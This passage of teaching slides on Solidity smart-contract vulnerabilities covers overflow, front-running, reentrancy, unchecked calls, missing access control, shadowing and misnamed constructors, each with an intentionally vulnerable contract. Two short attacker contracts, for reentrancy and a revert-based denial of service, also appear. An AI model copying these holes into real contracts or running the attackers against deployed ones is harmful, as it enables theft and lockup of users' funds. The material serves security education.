    int public val;

    function set(int new_val){
        val = new_val;
    }

    function set_fixed(int new_val){
        val = new_val;
    }

    function(){
        val = 1;
    }
}
```



```
pragma solidity ^0.4.15;

contract Alice {
    function set(uint);
    function set_fixed(int);
}

contract Bob {
    function set(Alice c){
        c.set(42);
    }

    function set_fixed(Alice c){
        c.set_fixed(42);
    }
}
```

Integer overflow

- Integers (256-bit) before Solidity 0.8.0 overflowed




```
pragma solidity ^0.4.15;

contract Overflow {
    uint private sellerBalance=0;

    function add(uint value) returns (bool){
        sellerBalance += value; // possible overflow

        // possible auditor assert
        // assert(sellerBalance >= value);
    }

    function safe_add(uint value) returns (bool){
        require(value + sellerBalance >= sellerBalance);
        sellerBalance += value;
    }
}
```

- Since Solidity 0.8.0, all arithmetic operations revert on over- and underflow by default

Race condition

- Transactions are not validated immediately, they go to *the mempool*
- They get committed according to the max allowed fee:
  - the higher the fee, the sooner it’s committed


- Attackers can listen for these incoming transactions and *front-run* the victim’s transaction by setting a higher fee



```
    // If the owner sees someone calls buy
    // he can call changePrice to set a new price
    // If his transaction is mined first, he can
    // receive more tokens than excepted by the new buyer
    function buy(uint new_price) payable
        public
    {
        require(msg.value >= price);

        // we assume that the RaceCondition contract
        // has enough allowance
        token.transferFrom(msg.sender, owner, price);

        price = new_price;
        owner = msg.sender;
    }

    function changePrice(uint new_price){
        require(msg.sender == owner);
        price = new_price;
    }
```


Reentrancy

- Contracts can execute code when receiving a transaction, even call other contracts



```
function withdrawBalance(){
    // send userBalance[msg.sender] ethers to msg.sender
    // if mgs.sender is a contract, it will call its fallback function
    if( ! (msg.sender.call.value(userBalance[msg.sender])() ) ){
        throw;
    }
    userBalance[msg.sender] = 0;
}
```


- If the sender is a contract, `call()` will trigger the attacker contract’s fallback function



```
function attack (int limit) public {

    recursion_limit = limit;

    console.log ("[Reentrancy-Attacker] started attack() with limit: ");
    console.logInt (limit);

    victim_contract.withdrawBalance ();
}

function () external payable {

    console.log ("[Reentrancy-Attacker] fallback. Current recursion_limit:");
    console.logInt (recursion_limit);

    if (recursion_limit > 0) {

        recursion_limit -= 1;
            console.log ("[Reentrancy-Attacker] calling the victim again...");
        victim_contract.withdrawBalance ();
    }
}
```

Unchecked external call

- Transfers and function calls can fail
  - It’s up to the caller to check the result of the operation



```
        if (currentMonarch.etherAddress != wizardAddress) {
            currentMonarch.etherAddress.send(compensation);
        } else {
            // When the throne is vacant, the fee accumulates for the wizard.
        }

        // Usurp the current monarch, replacing them
        pastMonarchs.push(currentMonarch);
        currentMonarch = Monarch(
            msg.sender,
            name,
            valuePaid,
            block.timestamp
        );
```


```
contract Attacker {

    IVictim victim_contract;

    constructor (address victim_addr) public {

        victim_contract = IVictim (victim_addr);
    }

    function attack () public payable {
        victim_contract.claimThrone.value (msg.value) ("Pwned!");
    }

    function () external payable {
        revert ("MUAHAHAHAHAHA");
    }
}
```

Unprotected function

- Functions and attributes in Solidity are `public` by default, but can be changed to:
  `private`: Only the current contract can access it
  `internal`: Accessible also to inherited contracts
  `external`: Like `public`, but can *only* be called from outside of the current contract

- Function modifiers can also be created ad-hoc (e.g.: `onlyOwner`)

- Contracts may be exploited if visibility is not properly set




```
contract Unprotected{
    address private owner;

    modifier onlyowner {
        require(msg.sender==owner);
        _;
    }

    // This function should be protected
    function changeOwner(address _newOwner)
        public
    {
       owner = _newOwner;
    }
}
```

Variable shadowing

- Inheritance in Solidity works… funny

- Even though the methods are inherited, attributes used in the parent's method use the *parent’s* instances




```
contract Suicidal {
  address owner;
  function suicide() public returns (address) {
    require(owner == msg.sender);
    selfdestruct(owner);
  }
}
contract C is Suicidal {
  address owner;
  function C() {
    owner = msg.sender;
  }
}
```

Wrong constructor name

- Before solidity 0.5.0, constructors had to be named like the contract itself

- In newer compiler versions that's that much of not an issue anymore, since it's clearly declared like `constructor () {`



```
contract Missing{
    address private owner;

    modifier onlyowner {
        require(msg.sender==owner);
        _;
    }

    // The name of the constructor should be Missing
    // Anyone can call the IamMissing once the contract is deployed
    function IamMissing()
        public
    {
        owner = msg.sender;
    }

    function withdraw()
        public
        onlyowner
    {
       owner.transfer(this.balance);
    }
}
```

Resources for masochists

Resources for masochists

- https://ethernaut.openzeppelin.com/ : A CTF to learn and practice some vulns
- https://docs.soliditylang.org : Solidity documentation
- https://ethereum.org/en/developers/docs/networks/#testnets : Info on available toolchains to create your own testnet (if you don’t want to use my setup)
- https://remix-project.org/ : A web IDE to create and deploy Smart Contracts
- https://swcregistry.io/ : Smart Contract Weakness Classification (SWE) list